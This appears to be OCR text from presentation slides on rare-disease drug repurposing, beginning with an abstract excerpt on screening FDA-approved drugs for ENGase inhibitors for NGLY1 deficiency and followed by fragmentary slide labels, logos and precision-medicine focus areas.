*NGLY1* patients. Herein, we performed structure-based virtual screening of FDA-approved drug database on this ENGase target to enable repurposing of existing drugs. Several Proton Pump Inhibitors (PPIs), a series of substituted 1*H*-Benzo [*d*] imidazole, and 1*H*-imidazo [4,5-*b*] pyridines, among other scaffolds, have been identified as potent ENGase inhibitors. An electrophoretic mobility shift assay was employed to assess the inhibition of ENGase activity by these PPIs. Our efforts led to the discovery of Rabeprazole Sodium as the most promising hit with an IC_{50} of 4.47±0.44 μM. This is the first report that describes the discovery of small molecule ENGase inhibitors, which can potentially be used for the treatment of human *NGLY1* deficiency.


Retrophin















SAN DIEGO, CA

Will it work *again*?

VE RI TAS

HARVARD
MEDICAL SCHOOL

2014


Make it so.
2015

2016

5 diseases; 12 months

THE UNIVERSITY OF UTAH

Pairnomix

VE RI TAS

HARVARD MEDICAL SCHOOL

RECURSION pharmaceuticals

Boston Children's Hospital


Until every child is well



Yes, we can.
Yes, we *did*.
2017

Pairnomix™

Disclaimer: I am a scientific advisor / co-founder.

More than computation


Therapy
Diagnosis


Regulatory approval
Therapy
Diagnosis


REPRESENTATIVE
Diana DeGette
Colorado
2368
RAYBURN
HOUSE OFFICE BUILDING
THIRD FLOOR


What’s next?

Hugh Kaul Precision Medicine Institute

Three focus areas


Rare

Precision oncology

Pharmacogenomics

Bruce Korf - Undiagnosed Diseases Program

